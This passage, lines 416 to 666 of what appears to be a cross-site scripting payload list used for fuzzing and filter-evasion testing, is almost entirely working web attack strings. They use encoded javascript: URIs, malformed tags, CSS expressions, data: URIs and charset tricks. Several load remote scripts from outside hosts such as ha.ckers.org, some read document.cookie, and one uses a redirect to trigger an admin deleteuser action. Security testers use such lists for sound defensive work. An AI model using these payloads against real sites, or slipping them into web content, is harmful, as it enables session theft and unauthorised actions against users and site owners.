416    <<SCRIPT>%(payload)s//<</SCRIPT>
417    <IMG SRC="javascript:javascript:alert(1)"
418    <iframe src=%(scriptlet)s <
419    <INPUT TYPE="IMAGE" SRC="javascript:javascript:alert(1);">
420    <IMG DYNSRC="javascript:javascript:alert(1)">
421    <IMG LOWSRC="javascript:javascript:alert(1)">
422    <BGSOUND SRC="javascript:javascript:alert(1);">
423    <BR SIZE="&{javascript:alert(1)}">
424    <LAYER SRC="%(scriptlet)s"></LAYER>
425    <LINK REL="stylesheet" HREF="javascript:javascript:alert(1);">
426    <STYLE>@import'%(css)s';</STYLE>
427    <META HTTP-EQUIV="Link" Content="<%(css)s>; REL=stylesheet">
428    <XSS STYLE="behavior: url(%(htc)s);">
429    <STYLE>li {list-style-image: url("javascript:javascript:alert(1)");}</STYLE><UL><LI>XSS
430    <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:javascript:alert(1);">
431    <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:javascript:alert(1);">
432    <IFRAME SRC="javascript:javascript:alert(1);"></IFRAME>
433    <TABLE BACKGROUND="javascript:javascript:alert(1)">
434    <TABLE><TD BACKGROUND="javascript:javascript:alert(1)">
435    <DIV STYLE="background-image: url(javascript:javascript:alert(1))">
436    <DIV STYLE="width:expression(javascript:alert(1));">
437    <IMG STYLE="xss:expr/*XSS*/ession(javascript:alert(1))">
438    <XSS STYLE="xss:expression(javascript:alert(1))">
439    <STYLE TYPE="text/javascript">javascript:alert(1);</STYLE>
440    <STYLE>.XSS{background-image:url("javascript:javascript:alert(1)");}</STYLE><A CLASS=XSS></A>
441    <STYLE type="text/css">BODY{background:url("javascript:javascript:alert(1)")}</STYLE>
442    <!--[if gte IE 4]><SCRIPT>javascript:alert(1);</SCRIPT><![endif]-->
443    <BASE HREF="javascript:javascript:alert(1);//">
444    <OBJECT TYPE="text/x-scriptlet" DATA="%(scriptlet)s"></OBJECT>
```

```
445  <OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javascript:javascript:alert(1)></OBJECT>
446  <HTML xmlns:xss><?import namespace="xss" implementation="%(htc)s"><xss:xss>XSS</xss:xss></HTML>""","XML namespace."),("""<XML ID
447  <HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
448  <SCRIPT SRC="%(jpg)s"></SCRIPT>
449  <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-%(payload)s;+ADw-/SCRIPT+AD4-
450  <form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X
451  <body onscroll=javascript:alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><
452  <P STYLE="behavior:url('#default#time2')" end="0" onEnd="javascript:alert(1)">
453  <STYLE>@import'%(css)s';</STYLE>
454  <STYLE>a{background:url('s1' 's2')}@import javascript:javascript:alert(1);');}</STYLE>
455  <meta charset= "x-imap4-modified-utf7"&&>&&<script&&>javascript:alert(1)&&;&&<&&/script&&>
456  <SCRIPT onreadystatechange=javascript:javascript:alert(1);></SCRIPT>
457  <style onreadystatechange=javascript:javascript:alert(1);></style>
458  <?xml version="1.0"?><html:html xmlns:html='http://www.w3.org/1999/xhtml'><html:script>javascript:alert(1);</html:script></html:
459  <embed code=%(scriptlet)s></embed>
460  <embed code=javascript:javascript:alert(1);></embed>
461  <embed src=%(jscript)s></embed>
462  <frameset onload=javascript:javascript:alert(1)></frameset>
463  <object onerror=javascript:javascript:alert(1)>
464  <embed type="image" src=%(scriptlet)s></embed>
465  <XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CDATA[cript:javascript:alert(1);">]]></C><X></xml>
466  <IMG SRC=&{javascript:alert(1);};>
467  <a href="jav&#65ascript:javascript:alert(1)">test1</a>
468  <a href="jav&#97ascript:javascript:alert(1)">test1</a>
469  <embed width=500 height=500 code="data:text/html,<script>%(payload)s</script>"></embed>
470  <iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;apos;&amp;apos;onerror=javascript:alert(1)&amp;gt;">
471  ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
472  alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
473  ></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
474  '';!--"<XSS>=&{()}
475  <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
476  <IMG SRC="javascript:alert('XSS');">
477  <IMG SRC=javascript:alert('XSS')>
```

```
478    <IMG SRC=JaVaScRiPt:alert('XSS')>
479    <IMG SRC=javascript:alert("XSS")>
480    <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
481    <a onmouseover="alert(document.cookie)">xxs link</a>
482    <a onmouseover=alert(document.cookie)>xxs link</a>
483    <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
484    <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
485    <IMG SRC=# onmouseover="alert('xxs')">
486    <IMG SRC= onmouseover="alert('xxs')">
487    <IMG onmouseover="alert('xxs')">
488    <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#3
489    <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#
490    <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
491    <IMG SRC="jav   ascript:alert('XSS');">
492    <IMG SRC="jav&#x09;ascript:alert('XSS');">
493    <IMG SRC="jav&#x0A;ascript:alert('XSS');">
494    <IMG SRC="jav&#x0D;ascript:alert('XSS');">
495    perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
496    <IMG SRC=" &#14;  javascript:alert('XSS');">
497    <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
498    <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
499    <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
500    <<SCRIPT>alert("XSS");//<</SCRIPT>
501    <SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
502    <SCRIPT SRC=//ha.ckers.org/.j>
503    <IMG SRC="javascript:alert('XSS')"
504    <iframe src=http://ha.ckers.org/scriptlet.html <
505    \";alert('XSS');//
506    </TITLE><SCRIPT>alert("XSS");</SCRIPT>
507    <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
508    <BODY BACKGROUND="javascript:alert('XSS')">
509    <IMG DYNSRC="javascript:alert('XSS')">
510    <IMG LOWSRC="javascript:alert('XSS')">
```

```
511   <STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
512   <IMG SRC='vbscript:msgbox("XSS")'>
513   <IMG SRC="livescript:[code]">
514   <BODY ONLOAD=alert('XSS')>
515   <BGSOUND SRC="javascript:alert('XSS');">
516   <BR SIZE="&{alert('XSS')}">
517   <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
518   <LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
519   <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
520   <META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
521   <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
522   <STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
523   <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
524   exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
525   <STYLE TYPE="text/javascript">alert('XSS');</STYLE>
526   <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
527   <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
528   <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
529   <XSS STYLE="xss:expression(alert('XSS'))">
530   <XSS STYLE="behavior: url(xss.htc);">
531   ¼script¾alert(¢XSS¢)¼/script¾
532   <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
533   <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
534   <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
535   <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
536   <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
537   <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
538   <TABLE BACKGROUND="javascript:alert('XSS')">
539   <TABLE><TD BACKGROUND="javascript:alert('XSS')">
540   <DIV STYLE="background-image: url(javascript:alert('XSS'))">
541   <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\00
542   <DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
543   <DIV STYLE="width: expression(alert('XSS'));">
```

```
544   <BASE HREF="javascript:alert('XSS');//">
545    <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
546   <EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vc
547   <SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
548   <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.org/xss.js></SCRIPT>'"-->
549   <? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
550   <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
551   Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
552   <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
553    <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4
554   <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
555   <SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
556   <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
557   <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
558   <SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
559   <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
560   <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
561   <A HREF="http://66.102.7.147/">XSS</A>
562   <A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
563   <A HREF="http://1113982867/">XSS</A>
564   <A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
565   <A HREF="http://0102.0146.0007.00000223/">XSS</A>
566   <A HREF="htt    p://6    6.000146.0x7.147/">XSS</A>
567   <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
568   <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
569   <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
570   <sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
571   <img/src=`%00` onerror=this.onerror=confirm(1)
572   <form><isindex formaction="javascript&colon;confirm(1)"
573   <img src=`%00`&NewLine; onerror=alert(1)&NewLine;
574   <script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
575   <ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
576   <iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
```

```
577  <script /*%00*/>/*%00*/alert(1)/*%00*/</script /*%00*/
578  &#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
579  <iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
580  <meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"/>
581  <svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
582  <svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
583  <meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
584  <iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
585  <form><a href="javascript:\u0061lert&#x28;1&#x29;">X
586  </script><img/*%00/src="worksinchrome&colon;prompt&#x28;1&#x29;"/%00*/onerror='eval(src)'>
587  <img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
588  <form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
589  <a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="&#09;&#10;&#11;>X</a
590  http://www.google<script .com>alert(document.location)</script
591  <a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
592  <img/src=@&#32;&#13; onerror = prompt('&#49;')
593  <style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
594  <script ^__^>alert(String.fromCharCode(49))</script ^__^
595  </style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
596  &#00;</form><input type&#61;"date" onfocus="alert(1)">
597  <form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
598  <script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</script /***/
599  <iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
600  <a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
601  <script ~~~>alert(0%0)</script ~~~>
602  <style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
603  <///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
604  <img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
605  &#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
606  &#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
607  <marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
608  <div/style="width:expression(confirm(1))">X</div> {IE7}
609  <iframe/%00/ src=javaSCRIPT&colon;alert(1)
```

```
610    //<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='submit'>//
611    /*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
612    //|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\\
613    </font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
614    <a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
615    </plaintext\></|\><plaintext/onmouseover=prompt(1)
616    </svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
617    <a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
618    <div onmouseover='alert&lpar;1&rpar;'>DIV</div>
619    <iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
620    <a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
621    <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
622    <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
623    <var onmouseover="prompt(1)">On Mouse Over</var>
624    <a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
625    <img src="/" =_=" title="onerror='prompt(1)'">
626    <%<!--'%><script>alert(1);</script -->
627    <script src="data:text/javascript,alert(1)"></script>
628    <iframe/src \/\/onload = prompt(1)
629    <iframe/onreadystatechange=alert(1)
630    <svg/onload=alert(1)
631    <input value=<><iframe/src=javascript:confirm(1)
632    <input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
633    http://www.<script>alert(1)</script .com
634    <iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab;&Tab;&Tab;&Tab;s&NewLine;&Tab;&Tab;&Tab;&
635    <svg><script ?>alert(1)
636    <iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;%28&Tab;1&Tab;%29></ifram
637    <img src=`xx:xx`onerror=alert(1)>
638    <object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
639    <meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
640    <math><a xlink:href="//jsfiddle.net/t846h/">click
641    <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
642    <svg contentScriptType=text/vbs><script>MsgBox+1
```

```
643  <a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
644  <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
645  <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script
646  <script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
647  <script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%74(/XSS/)></script
648  <object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
649  <script>+-+-1-+-+alert(1)</script>
650  <body/onload=&lt;!--&gt;&#10alert(1)>
651  <script itworksinallbrowsers>/*<script* */alert(1)</script
652  <img src ?itworksonchrome?\/onerror = alert(1)
653  <svg><script>//&NewLine;confirm(1);</script </svg>
654  <svg><script onlypossibleinopera:-)> alert(1)
655  <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97script&#3A;&#97lert(1)>ClickMe
656  <script x> alert(1) </script 1=2
657  <div/onmouseover='alert(1)'> style="x:">
658  <--`<img/src=` onerror=alert(1)> --!>
659  <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&#x074,&#x0061;&#x06c;&#x0065;&#x00000072;&
660  <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
661  "><img src=x onerror=window.open('https://www.google.com/');>
662  <form><button formaction=javascript&colon;alert(1)>CLICKME
663  <math><a xlink:href="//jsfiddle.net/t846h/">click
664  <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
665  <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
666  <a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61&#34&#104&#116&#116&#112&#58&#47&#47&#115&
```